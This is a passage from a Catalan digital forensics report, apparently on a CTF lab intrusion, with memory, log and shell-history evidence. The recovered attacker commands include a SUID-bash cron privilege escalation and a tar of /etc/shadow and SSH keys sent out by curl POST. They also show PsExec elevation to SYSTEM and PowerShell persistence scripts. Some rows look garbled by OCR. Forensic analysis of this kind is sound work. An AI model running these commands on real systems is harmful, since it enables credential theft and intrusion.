871 bash    2025-05-31 18:19:05 UTC+0000  tty
871 bash    2025-05-31 18:19:20 UTC+0000  export TERM=xterm
871 bash    2025-05-31 18:19:53 UTC+0000  stty rows 53 columns 235
871 bash    2025-05-31 18:20:08 UTC+0000  cd /home
871 bash    2025-05-31 18:20:11 UTC+0000  ls
871 bash    2025-05-31 18:20:19 UTC+0000  ls -l ctfuser/
871 bash    2025-05-31 18:20:25 UTC+0000  ls -l ginny/
871 bash    2025-05-31 18:20:29 UTC+0000  ls -l hagrid98/
871 bash    2025-05-31 18:20:49 UTC+0000  cat /etc/apache2/sites-enabled/wordpress.conf
871 bash    2025-05-31 18:21:00 UTC+0000  cd /usr/share/wordpress
871 bash    2025-05-31 18:21:05 UTC+0000  ls -la
871 bash    2025-05-31 18:21:20 UTC+0000  cat wp-config.php
871 bash    2025-05-31 18:21:52 UTC+0000  cat wp-config.php
871 bash    2025-05-31 18:22:16 UTC+0000  cat /etc/wordpress/config-default.php"
871 bash    2025-05-31 18:22:20 UTC+0000  cat /etc/wordpress/config-default.php
871 bash    2025-05-31 18:22:45 UTC+0000  su hagrid98
871 bash    2025-05-31 18:23:03 UTC+0000  su ginny
871 bash    2025-05-31 18:23:12 UTC+0000  su root
871 bash    2025-05-31 18:23:29 UTC+0000  mysql -uroot -p
```

```
(kali㉿kali)-[~/var/log]
$ cat /mnt/forense/etc/wordpress/config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

ANNEX 5 – EVIDÈNCIES SOBRE BASE DE DADES I ACCÉS SSH

Material gràfic i proves extretes del procés de recuperació i anàlisi de la base de dades MySQL, així com la verificació d'autenticació remota via SSH.

```
[kali㉿kali)-[~/Desktop/volatility2] $ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_pslist | grep mysql
Volatility Foundation Volatility Framework 2.6.1
0xfffff9e9559c60000 mysqld 623 1 107 115 0x000000001185da000 20
25-05-31 18:08:08 UTC+0000
0xfffff9e9558e70000 mysql 909 871 33 33 0x00000000d0130000 20
25-05-31 18:23:55 UTC+0000
```

```
(kali㉿kali)-[~/Desktop/volatility2] $ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_dump_map -p 909 -D /home/kali/Documents/Analisis/
Volatility Foundation Volatility Framework 2.6.1
Task          VM Start        VM End           Length Path
909 0x000056253123f000 0x000056253128f000      0x50000 /home/kali/Documents/Analisis/task.909.0x5625312
3f000.vma
909 0x000056253128f000 0x00005625312fb000      0x6c000 /home/kali/Documents/Analisis/task.909.0x5625312
8f000.vma
909 0x00005625312fb000 0x0000562531596000      0x29b000 /home/kali/Documents/Analisis/task.909.0x5625312
fb000.vma
909 0x0000562531596000 0x00005625315a7000      0x11000 /home/kali/Documents/Analisis/task.909.0x5625315
96000.vma
909 0x00005625315a7000 0x0000562531628000      0x81000 /home/kali/Documents/Analisis/task.909.0x5625315
a7000.vma
909 0x0000562531628000 0x0000562531635000      0xd000 /home/kali/Documents/Analisis/task.909.0x5625316
28000.vma
909 0x0000562531839000 0x0000562531917000      0xde000 /home/kali/Documents/Analisis/task.909.0x5625316
39000.vma
```

```
[root@kali]-[~/mnt/.../var/lib/mysql/wordpress]
# ls
db.opt          wp_links.ibd    wp_posts.ibd        wp_terms.ibd      wp_users.ibd
wp_commentmeta.frm  wp_options.frm  wp_termmeta.frm    wp_term_taxonomy.frm  wp_wpfm_backup.frm
wp_commentmeta.ibd  wp_options.ibd  wp_termmeta.ibd   wp_term_taxonomy.ibd  wp_wpfm_backup.ibd
wp_comments.frm    wp_postmeta.frm  wp_term_relationships.frm  wp_usermeta.frm
wp_comments.ibd    wp_postmeta.ibd  wp_term_relationships.ibd  wp_usermeta.ibd
wp_links.frm       wp_posts.frm    wp_terms.frm       wp_users.frm
```

```
May 31 20:26:17 Aragog sshd[929]: Accepted password for hagrid98 from 10.0.2.15 port 44482 ssh2
May 31 20:26:17 Aragog sshd[929]: pam_unix(sshd:session): session opened for user hagrid98 by (uid=0)
May 31 20:36:21 Aragog sshd[947]: Received disconnect from 10.0.2.15 port 44482:11: disconnected by user
May 31 20:36:21 Aragog sshd[947]: Disconnected from user hagrid98 10.0.2.15 port 44482
May 31 20:36:21 Aragog sshd[929]: pam_unix(sshd:session): session closed for user hagrid98
```

ANNEX 6 – EVIDÈNCIES D'ESCALADA DE PRIVILEGIS

Recull gràfic i textual del procés complet d'escalada de privilegis realitzat per l'usuari compromès hagrid mitjançant la manipulació d'un script cron.

```
whoami  
find \-perm -4000 2>/dev/null ←  
find / \-perm -4000 2>/dev/null  
find / \-user hagrid98 2>/dev/null  
ls -l /opt/.backup.sh  
cat /opt/.backup.sh  
nano /opt/.backup.sh  
watch -n 1 ls -l /bin/bash  
bash -p  
exit
```

```
└─(root㉿kali)-[~/mnt/forense]  
└─# cat opt/.backup.sh  
#!/bin/bash  
  
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads  
chmod u+s /bin/bash
```

```
└─(kali㉿kali)-[~/Desktop/volatility2]  
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_x_pslist | grep cron  
Volatility Foundation Volatility Framework 2.6.1  
0xfffff9e95549e9e00 cron 355 1 0 0x00000001156e8000 20  
25-05-31 18:08:08 UTC+0000
```

```
nano /opt/.backup.sh  
May 31 20:16:01 Aragog CRON[826]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:18:01 Aragog CRON[861]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:20:01 Aragog CRON[876]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:22:01 Aragog CRON[900]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:24:01 Aragog CRON[912]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:26:01 Aragog CRON[926]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:28:01 Aragog CRON[961]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:30:01 Aragog CRON[1092]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:32:01 Aragog CRON[1124]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:08:01 Aragog CRON[698]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:10:01 Aragog CRON[767]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:12:01 Aragog CRON[772]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
/2 * * * * bash -c "/opt/.backup.sh"
```

ANNEX 7 – EXFILTRACIÓ I PIVOTING CAP A WINDOWS

Evidències del robatori i exportació de dades crítiques des del sistema Linux, així com la connexió posterior a una màquina Windows de la xarxa.

```
whoami  
ls -l /root  
ls -la /home/hagrid98/  
ls -la /home/hagrid98/.ssh/  
tar -czf datos-linux.tar.gz /etc/passwd /etc/shadow /home/hagrid98/.ssh/
```

```
sudo apt install curl  
curl -X POST -H "X-Filename: datos-linux.tar.gz" --data-binary "@datos-linux.tar.gz" http://10.0.2.15:8080  
exit
```

ANNEX 8 – ACCÉS AL SISTEMA I ESCALADA DE PRIVILEGIS AMB PSEXEC

Documentació visual i tècnica del accés al sistema i del procés d'elevació de privilegis en l'entorn Windows a través d'una sessió SSH remota.

```
(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" timeliner | grep -E '2025-05-31|2025-06-01' | sort > /home/kali/Documents/Analisis/timeliner.txt

Volatility Foundation Volatility Framework 2.6.1
```

```
2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 3584/PPID: 2364/POffset: 0x119306080
2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 6680/PPID: 3584/POffset: 0x11fbea2c0 End: 2025-05-31 21:25:25 UTC+0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| advapi32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc529a0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcrypt.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51e90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcryptPrimitives.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51ec0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPT32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51670000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPTBASE.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc50eb0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| cryptsp.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc50e90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| GDI32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc527b0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| gdi32full.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51d40000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| KERNEL32.DLL| Process: sshd.exe/PID: 5360/PPID: 3584/Process POff
```

```
t: 0x10a1ad2c0/DLL Base: 0x7ffc52c90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (exe)]| sshd.exe| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ff7a6e0000
2025-05-31 21:25:25 UTC+0000|[PROCESS]| sshd.exe| PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 2364/PPID: 704/POffset: 0x114744080
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 3584/PPID: 2364/POffset: 0x119306080
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0
```

0xfffff9189117ad2c0 sshd.exe	5360	3584	1	0	0	0	2025-05-31 21:25:25
UTC+0000							
0xfffff918912eee2c0 conhost.exe	7768	5360	5	0	0	0	2025-05-31 21:25:25
UTC+0000							
0xfffff9189141792c0 cmd.exe	6320	7768	1	0	0	0	2025-05-31 21:25:25
UTC+0000							
0xfffff91891732b080 PsExec.exe	5332	6320	4	0	0	1	2025-05-31 21:27:07
UTC+0000							
0xfffff918912edd080 PSEXESVC.exe	5744	704	8	0	0	1	2025-05-31 21:27:07
UTC+0000							
0xfffff91890df542c0 cmd.exe	5660	5744	3	0	0	0	2025-05-31 21:27:07
UTC+0000							
0xfffff918912d0e080 conhost.exe	7532	5660	4	0	0	0	2025-05-31 21:27:07
UTC+0000							
0xfffff918912583080 ShellExperienc	7540	852	18	0	1	0	2025-05-31 21:27:39
UTC+0000							
0xfffff9189134ee340 RuntimeBroker.	6184	852	4	0	1	0	2025-05-31 21:27:39
UTC+0000							
0xfffff91891259d080 SecHealthUI.ex	6932	852	0	——	1	0	2025-05-31 21:27:43 UTC+0000
2025-05-31 21:27:48 UTC+0000							

```
*****  
sshd.exe pid: 5360  
Command line : "C:\Windows\System32\OpenSSH\sshd.exe" "-z"  
*****  
conhost.exe pid: 7768  
Command line : C:\Windows\system32\conhost.exe --headless --width 115 --height 53 --signal 0x1e4 -- "c:\windows\sys  
tem32\cmd.exe"  
*****  
cmd.exe pid: 6320  
Command line : c:\windows\system32\cmd.exe  
*****  
PsExec.exe pid: 5332  
Command line : PsExec.exe -accepteula -s cmd.exe  
*****  
PSEXESVC.exe pid: 5744  
Command line : C:\Windows\PSEXESVC.exe
```

File Explorer view showing a tree of log files:

```

pl-PL (16)
  PointOfService (3)
  Printing_Admin_Scripts (3)
  ProximityToast (2)
    pt-BR (16)
    pt-PT (16)
  ras (7)
  RasToast (2)
  Recovery (3)
  restore (2)
  ro-RO (12)
  ru-RU (16)
  SecureBootUpdates (6)
  setup (9)
  Sgmr (4)
  ShellExperiences (4)
  sl-ik (4)
  sk-SK (11)
  sl-SI (11)
  SleepStudy (6)
  smgr (3)
  SMI (5)
  Speech (5)
  Speech_OneCore (5)
  spool (8)
  spp (5)
  sppui (3)
  sr-Latn-RS (11)
  sru (15)
  sv-SE (16)
  Sysprep (7)
  SystemResetPlatform (8)
  ts-in (3)
  ts-ik (4)
  Tasks (4)

```

Windows Event Log viewer showing a list of events:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
Microsoft-Windows-VolumeSnapshot-Driver%4Op				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	69632
Microsoft-Windows-Wcmsvc%4Operational.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:41 CEST	69632
Microsoft-Windows-WebAuthn%4Operational.evt				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:41 CEST	2025-05-27 11:30:41 CEST	69632
Microsoft-Windows-WER-PayloadHealth%4Operat				2025-05-27 12:55:43 CEST	2025-05-27 12:55:43 CEST	2025-05-31 23:34:23 CEST	2025-05-27 11:40:07 CEST	69632
Microsoft-Windows-Windows Defender%4Operat				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:41 CEST	1118208
Microsoft-Windows-Windows Defender%4WHC.ev				2025-05-27 11:40:37 CEST	2025-05-27 11:40:37 CEST	2025-05-31 23:34:23 CEST	2025-05-27 11:30:41 CEST	69632
Microsoft-Windows-Windows Firewall With Advan				2025-05-27 11:31:35 CEST	2025-05-27 11:31:35 CEST	2025-05-31 23:32:14 CEST	2025-05-27 11:30:42 CEST	69632
Microsoft-Windows-Windows Firewall With Advan				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	1052672
Microsoft-Windows-Windows Firewall With Advan				2025-05-27 11:31:35 CEST	2025-05-27 11:31:35 CEST	2025-05-31 23:23:14 CEST	2025-05-27 11:30:42 CEST	69632
Microsoft-Windows-WindowsBackup%4ActionCen				2025-05-27 11:40:58 CEST	2025-05-27 11:40:58 CEST	2025-05-31 23:34:23 CEST	2025-05-27 11:40:37 CEST	69632
Microsoft-Windows-UpdateClient%4Operat				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:32:18 CEST	69632
Microsoft-Windows-WinNet-Config%4ProxyConfi				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	69632
Microsoft-Windows-WinLogon%4Operational.evt				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:32:12 CEST	1052672
Microsoft-Windows-WinRM%4Operational.evt				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:34:03 CEST	69632
Microsoft-Windows-WMI-Activity%4Operational.e				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:42 CEST	1052672
Microsoft-Windows-WorkFolders%4WFC.evtx				2025-05-27 11:40:58 CEST	2025-05-27 11:40:58 CEST	2025-05-31 23:34:23 CEST	2025-05-27 11:40:37 CEST	69632
OpenSSH%4admin.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:52:55 CEST	69632
OpenSSH%4operational.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:52:55 CEST	69632
Security.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	3215360
Setup.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:31:16 CEST	69632
System.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	1118208
Windows PowerShell.evtx				2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-31 23:39:12 CEST	2025-05-27 11:30:11 CEST	1118208

FullEventLogView window showing event details:

Event Time	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
30/05/2025 13:0...	9	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 0; terminating.			0x400000000000...
31/05/2025 23:2...	10	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on :: port 22.			0x400000000000...
31/05/2025 23:2...	11	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on 0.0.0.0 port 22.			0x400000000000...
31/05/2025 23:2...	12	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 0; terminating.			0x400000000000...
31/05/2025 23:2...	13	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on :: port 22.			0x400000000000...
31/05/2025 23:2...	14	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on 0.0.0.0 port 22.			0x400000000000...
31/05/2025 23:2...	15	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 53596 ssh2: R...			0x400000000000...
31/05/2025 23:2...	16	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 46090 ssh2: R...			0x400000000000...
31/05/2025 23:2...	17	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received disconnect from 10.0.2.15 port 46090:11: disconnected...			0x400000000000...
31/05/2025 23:2...	18	4	Information	OpenSSH/Operational	OpenSSH	sshd: Disconnected from 10.0.2.15 port 46090			0x400000000000...
31/05/2025 23:2...	19	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 42082 ssh2: R...			0x400000000000...
31/05/2025 23:2...	20	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received disconnect from 10.0.2.15 port 42082:11: disconnected...			0x400000000000...
31/05/2025 23:2...	21	4	Information	OpenSSH/Operational	OpenSSH	sshd: Disconnected from 10.0.2.15 port 42082			0x400000000000...
31/05/2025 23:2...	22	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 0; terminating.			0x400000000000...

Message: El estado del motor ha cambiado de None a Available.

Details:

```

NewEngineState=Available
PreviousEngineState=None
SequenceNumber=13
HostName=ConsoleHost
HostVersion=5.1.26100.3624
HostId=53a5c860-3d84-4ef6-b2a4-34d272ed5486
HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -noexit -command try { . "c:\Users\Zenith\AppData\Local\Programs\Microsoft VS Code\resources\app\out\vs\workbench\contrib\terminal\common\scripts\shellIntegration.ps1" } catch {}
EngineVersion=5.1.26100.3624
RunTimeSeconds=29576a7a-76bf-4777-bf5a-297ae402e960
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

```

16 item(s)

NirSoft Freeware, <https://www.nirsoft.net>

ANNEX 9 – PERSISTÈNCIA I EXFILTRACIÓ AL SISTEMA WINDOWS

Aquest annex conté les captures de pantalla i els fragments rellevants extrets mitjançant Autopsy, Volatility i els visors d'esdeveniments de Windows, que documenten l'execució de scripts de desactivació de protecció, persistència i la posterior exfiltració de dades confidencials per part del cibercriminal en l'entorn Windows.

```

El proveedor "Alias" está Started.

Detalles:
ProviderName=Alias
NewProviderState=Started
SequenceNumber=3
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=52d62894-6d8b-4467-b560-8050c45648e8
HostApplication=powershell -ExecutionPolicy Bypass -File .\task_schtasks.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

```

```

El proveedor "Registry" está Started.

Detalles:
ProviderName=Registry
NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=b223fd-czac-4006-9f94-e50328e64bd0
HostApplication=powershell -ExecutionPolicy Bypass -File .\reg_persistence.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

```

107 item(s), 1 Selected

NirSoft Freeware. <https://www.nirsoft.net>

Event Time	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:06.842	250	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Funct...		Ciclo de vida d...	Clásico
31/05/2025 23:30:06.842	251	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:06.934	252	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:07.201	253	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:10.944	254	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	255	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	256	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	257	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	258	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	259	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	260	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.747	261	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:15.231	262	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:20.091	264	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
21/05/2024 23:30:21.401	265	600	Information	Windows PowerShell	DynmarChall	El proveedor "Environment" está Started. Detalles: ProviderName=Env...		Ciclo de vida d...	Clásico

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:21.091		263	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.107		268	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.218		269	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.575		270	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		271	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		272	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		273	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		274	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		275	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Functi...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		276	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.298		277	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.841		278	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		279	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		280	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:28.171		274	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		275	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		276	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.298		277	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.841		278	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		279	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		280	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		282	600	Information	Windows PowerShell	PowerShell	El proveedor "Filesystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		283	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		284	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:35.108		285	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		286	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		287	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		288	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico

El proveedor "Registry" está Started.

Detalles:

```
ProviderName=Registry
NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=d52eb07f-e1f1-411f-bc4f-62b6eb7fd474
